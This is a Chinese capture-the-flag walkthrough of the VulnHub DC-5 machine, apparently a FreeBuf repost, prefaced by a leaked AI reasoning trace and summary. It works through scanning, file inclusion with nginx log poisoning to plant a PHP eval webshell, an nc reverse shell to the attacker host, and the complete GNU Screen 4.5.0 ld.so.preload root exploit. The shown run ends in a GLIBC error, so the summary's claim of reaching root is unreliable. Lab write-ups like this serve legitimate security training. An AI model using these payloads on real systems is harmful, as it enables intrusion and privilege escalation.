好的,我现在要帮用户总结一篇文章的内容,控制在100字以内。首先,我需要仔细阅读用户提供的文章内容,了解其主要结构和关键点。 文章分为三个主要部分:信息搜集、漏洞利用和权限维持。信息搜集部分包括探测目标IP地址、开放端口以及目录探测。漏洞利用部分涉及文件包含漏洞和反弹shell的操作。权限维持部分则通过查找SUID文件并利用Screen漏洞提升权限。 接下来,我需要将这些关键点浓缩成简短的描述,确保不超过100字,并且直接描述文章内容,不需要使用特定的开头语。 在总结时,要注意逻辑连贯,涵盖所有重要步骤,并且语言简洁明了。这样用户就能快速理解文章的核心内容。 </think> 文章描述了对目标IP地址192.168.0.149进行渗透测试的过程,包括信息搜集、漏洞利用和权限维持。通过探测发现开放端口80、111、33208,并利用文件包含漏洞获取Webshell。随后反弹shell并提升权限至root。 2026-2-26 11:46:49 Author: www.freebuf.com(查看原文) 阅读量:2 收藏
环境:
https://download.vulnhub.com/dc/DC-5.zip
一、信息搜集
1、探测目标IP地址
arp-scan -l #探测当前网段的所有ip地址
┌──(root㉿kali)-[~]
└─# arp-scan -l #探测当前网段的所有ip地址
Interface: eth0, type: EN10MB, MAC: 00:0c:29:c6:c2:59, IPv4: 192.168.0.10
Starting arp-scan 1.10.0 with 256 hosts (https://github.com/royhills/arp-scan)
192.168.0.1 00:50:56:c0:00:08 VMware, Inc.
192.168.0.2 00:50:56:f2:cf:16 VMware, Inc.
192.168.0.149 00:0c:29:23:1d:10 VMware, Inc.
192.168.0.254 00:50:56:fa:6e:60 VMware, Inc.
5 packets received by filter, 0 packets dropped by kernel
Ending arp-scan 1.10.0: 256 hosts scanned in 2.163 seconds (118.35 hosts/sec). 4 responded
nmap -sP 192.168.0.0/24
┌──(root㉿kali)-[~]
└─# nmap -sP 192.168.0.0/24
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-13 12:21 EST
Nmap scan report for 192.168.0.1
Host is up (0.00032s latency).
MAC Address: 00:50:56:C0:00:08 (VMware)
Nmap scan report for 192.168.0.2
Host is up (0.00027s latency).
MAC Address: 00:50:56:F2:CF:16 (VMware)
Nmap scan report for 192.168.0.149
Host is up (0.00021s latency).
MAC Address: 00:0C:29:23:1D:10 (VMware)
Nmap scan report for 192.168.0.254
Host is up (0.00015s latency).
MAC Address: 00:50:56:FA:6E:60 (VMware)
Nmap scan report for 192.168.0.10
Host is up.
Nmap done: 256 IP addresses (5 hosts up) scanned in 2.16 seconds
目标IP:192.168.0.149
2、探测目标IP开放端口
nmap -sV -p- 192.168.0.149
┌──(root㉿kali)-[~]
└─# nmap -sV -p- 192.168.0.149
Starting Nmap 7.95 ( https://nmap.org ) at 2025-11-13 12:21 EST
Nmap scan report for 192.168.0.149
Host is up (0.00075s latency).
Not shown: 65532 closed tcp ports (reset)
PORT STATE SERVICE VERSION
80/tcp open http nginx 1.6.2
111/tcp open rpcbind 2-4 (RPC #100000)
33208/tcp open status 1 (RPC #100024)
MAC Address: 00:0C:29:23:1D:10 (VMware)
Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 14.59 seconds
端口:80、111、33208
3、目录探测
dirsearch -u http://192.168.0.149
┌──(root㉿kali)-[~]
└─# dirsearch -u http://192.168.0.149
/usr/lib/python3/dist-packages/dirsearch/dirsearch.py:23: DeprecationWarning: pkg_resources is deprecated as an API. See https://setuptools.pypa.io/en/latest/pkg_resources.html
from pkg_resources import DistributionNotFound, VersionConflict_|. _ _ _ _ _ _|_ v0.4.3
(_||| _) (/_(_|| (_| )Extensions: php, aspx, jsp, html, js | HTTP method: GET | Threads: 25 | Wordlist size: 11460
Output File: /root/reports/http_192.168.0.149/_25-11-13_12-22-43.txt
Target: http://192.168.0.149/
[12:22:43] Starting:
[12:23:05] 200 - 4KB - /contact.php
[12:23:06] 301 - 184B - /css -> http://192.168.0.149/css/
[12:23:10] 200 - 6KB - /faq.php
[12:23:11] 200 - 17B - /footer.php
[12:23:13] 403 - 570B - /images/
[12:23:13] 301 - 184B - /images -> http://192.168.0.149/images/
[12:23:37] 200 - 852B - /thankyou.phpTask Completed
4、网页信息收集

http://192.168.0.149:80
二、漏洞利用
1、文件包含

发现有个留言窗口,但是使用xss没有反应
footer.php这个没有出现过;原本以为thankyou.php也有点嫌疑,后面访问之后发现是留言板之后的页面
尝试访问footer.php
http://192.168.0.149/footer.php


每刷新一次,时间都会变


留言版的日期也是会变,thankyou.php包含了footer.php页面,这是不是有可能存在文件包含漏洞,尝试一下看看
?file=/etc/passwd

将一句话木马写入
<?php @eval($_POST['demon']);?>


因为执行的内容会被日志记录下来,通过Wappalyzer查看到了是nginx1.6.2版本的

它的日志会记录在/var/log/nginx/error.log
/var/log/nginx/error.log

临时关闭火绒防护中心
蚁剑连接成功
2、反弹shell
kali:nc -lvvp 4444
目标:nc -e /bin/sh kali ip 端口
nc -e /bin/sh 192.168.0.4 4444

切换为交互bash
python -c 'import pty;pty.spawn("/bin/bash")'
三、权限维持
1、查看有suid的文件夹
find / -perm -u=s -type f 2>/dev/null
www-data@dc-5:~/html$ find / -perm -u=s -type f 2>/dev/null
find / -perm -u=s -type f 2>/dev/null
/bin/su
/bin/mount
/bin/umount
/bin/screen-4.5.0
/usr/bin/gpasswd
/usr/bin/procmail
/usr/bin/at
/usr/bin/passwd
/usr/bin/chfn
/usr/bin/newgrp
/usr/bin/chsh
/usr/lib/openssh/ssh-keysign
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/eject/dmcrypt-get-device
/usr/sbin/exim4
/sbin/mount.nfs
www-data@dc-5:~/html$
看到有个screen-4.5.0的版本号
GNU Screen是一款由GNU计划开发的用于命令行终端切换的自由软件。用户可以通过该软件同时连接多个本地或远程的命令行会话,并在其间自由切换。
GNU Screen可以看作是窗口管理器的命令行界面版本。它提供了统一的管理多个会话的界面和相应的功能。
2、搜索漏洞
searchsploit screen 4.5.0
┌──(root㉿kali)-[~]
└─# searchsploit screen 4.5.0
-------------------------------------------------------------------------------------- ---------------------------------
Exploit Title                                                                        |  Path
-------------------------------------------------------------------------------------- ---------------------------------
GNU Screen 4.5.0 - Local Privilege Escalation                                         | linux/local/41154.sh
GNU Screen 4.5.0 - Local Privilege Escalation (PoC)                                   | linux/local/41152.txt
-------------------------------------------------------------------------------------- ---------------------------------
Shellcodes: No Results
发现有两个漏洞,将第一个复制到桌面
cp /usr/share/exploitdb/exploits/linux/local/41154.sh 41154.shls
cat 41154.sh
┌──(root㉿kali)-[~]
└─# cp /usr/share/exploitdb/exploits/linux/local/41154.sh 41154.sh┌──(root㉿kali)-[~]
└─# ls
39772.txt  41154.sh  模板  图片  下载  桌面      hash.txt     php-reverse-shell.php  Tools
39772.zip  公共      视频  文档  音乐  dict.txt  joomla1.txt  reports                users.txt┌──(root㉿kali)-[~]
└─# cat 41154.sh
#!/bin/bash
# screenroot.sh
# setuid screen v4.5.0 local root exploit
# abuses ld.so.preload overwriting to get root.
# bug: https://lists.gnu.org/archive/html/screen-devel/2017-01/msg00025.html
# HACK THE PLANET
# ~ infodox (25/1/2017)
echo "~ gnu/screenroot ~"
echo "[+] First, we create our shell and library..."
cat << EOF > /tmp/libhax.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
__attribute__ ((__constructor__))
void dropshell(void){
chown("/tmp/rootshell", 0, 0);
chmod("/tmp/rootshell", 04755);
unlink("/etc/ld.so.preload");
printf("[+] done!\n");
}
EOF
gcc -fPIC -shared -ldl -o /tmp/libhax.so /tmp/libhax.c
rm -f /tmp/libhax.c
cat << EOF > /tmp/rootshell.c
#include <stdio.h>
int main(void){
setuid(0);
setgid(0);
seteuid(0);
setegid(0);
execvp("/bin/sh", NULL, NULL);
}
EOF
gcc -o /tmp/rootshell /tmp/rootshell.c
rm -f /tmp/rootshell.c
echo "[+] Now we create our /etc/ld.so.preload file..."
cd /etc
umask 000 # because
screen -D -m -L ld.so.preload echo -ne  "\x0a/tmp/libhax.so" # newline needed
echo "[+] Triggering..."
screen -ls # screen itself is setuid, so...
/tmp/rootshell

按照脚本提示,先将第一部分内容写到libhax.c中(一共有三个部分)
第一步在桌面创建一个文件夹存放三个部分的脚本
mkdir dc-5cd dc-5
vim libhax.c
┌──(root㉿kali)-[~]
└─# mkdir dc-5┌──(root㉿kali)-[~]
└─# cd dc-5┌──(root㉿kali)-[~/dc-5]
└─# ls┌──(root㉿kali)-[~/dc-5]
└─# vim libhax.c┌──(root㉿kali)-[~/dc-5]
└─# cat libhax.c
#include <stdio.h>
#include <sys/types.h>
#include <unistd.h>
#include <sys/stat.h>__attribute__ ((__constructor__))
void dropshell(void){
chown("/tmp/rootshell",0, 0);
chmod("/tmp/rootshell",04755);
unlink("/etc/ld.so.preload");
printf("[+] done!\n");
}
然后编译这个脚本
gcc -fPIC -shared -ldl -o libhax.so libhax.c
┌──(root㉿kali)-[~/dc-5]
└─# ls
libhax.c┌──(root㉿kali)-[~/dc-5]
└─# gcc -fPIC -shared -ldl -o libhax.so libhax.c┌──(root㉿kali)-[~/dc-5]
└─# ls
libhax.c  libhax.so┌──(root㉿kali)-[~/dc-5]
└─#
使用vim命令创建第二个rootshell.c
vim rootshell.c#include <stdio.h>
int main(void){
setuid(0);
setgid(0);
seteuid(0);
setegid(0);
execvp("/bin/sh", NULL, NULL);
}
┌──(root㉿kali)-[~/dc-5]
└─# vim rootshell.c┌──(root㉿kali)-[~/dc-5]
└─#┌──(root㉿kali)-[~/dc-5]
└─# cat rootshell.c
#include <stdio.h>
#include <unistd.h>
#include <sys/types.h>int main(void) {
setuid(0);
setgid(0);
seteuid(0);
setegid(0);
execvp("/bin/sh", NULL,NULL);
}
┌──(root㉿kali)-[~/dc-5]
└─# gcc -o rootshell rootshell.c┌──(root㉿kali)-[~/dc-5]
└─# ls
libhax.c  libhax.so  rootshell.c rootshell
最后一个部分dc5.sh
vim dc5.shecho "[+] Now we create our /etc/ld.so.preload file..."
cd /etc
umask 000 # because
screen -D -m -L ld.so.preload echo -ne  "\x0a/tmp/libhax.so" # newline needed
echo "[+] Triggering..."
screen -ls # screen itself is setuid, so...
/tmp/rootshell
┌──(root㉿kali)-[~/dc-5]
└─# vim dc5.sh┌──(root㉿kali)-[~/dc-5]
└─# cat dc5.sh
echo "[+] Now we create our /etc/ld.so.preload file..."
cd /etc
umask 000 # because
screen -D -m -L ld.so.preload echo -ne  "\x0a/tmp/libhax.so" # newline needed
echo "[+] Triggering..."
screen -ls # screen itself is setuid, so...
/tmp/rootshell

该文件夹下一共有5个文件
┌──(root㉿kali)-[~/dc-5]
└─# ls
dc5.sh  libhax.c  libhax.so  rootshell  rootshell.c
将后缀.c的文件删掉
rm -rf *.c
┌──(root㉿kali)-[~/dc-5]
└─# rm -rf *.c┌──(root㉿kali)-[~/dc-5]
└─# ls
dc5.sh  libhax.so  rootshell┌──(root㉿kali)-[~/dc-5]
└─#
上传至根目录下的tmp下

回到kali反弹的shell,进入到tmp目录
cd /tmp
ls
chmod 777 dc5.sh
./dc5.sh
www-data@dc-5:/tmp$ ./dc5.sh
./dc5.sh
[+] Now we create our /etc/ld.so.preload file...
[+] Triggering...
' from /etc/ld.so.preload cannot be preloaded (cannot open shared object file): ignored.
[+] done!
No Sockets found in /tmp/screens/S-www-data.
/tmp/rootshell: /lib/x86_64-linux-gnu/libc.so.6: version `GLIBC_2.34' not found (required by /tmp/rootshell)
www-data@dc-5:/tmp$
如有侵权请联系:admin#unsafe.sh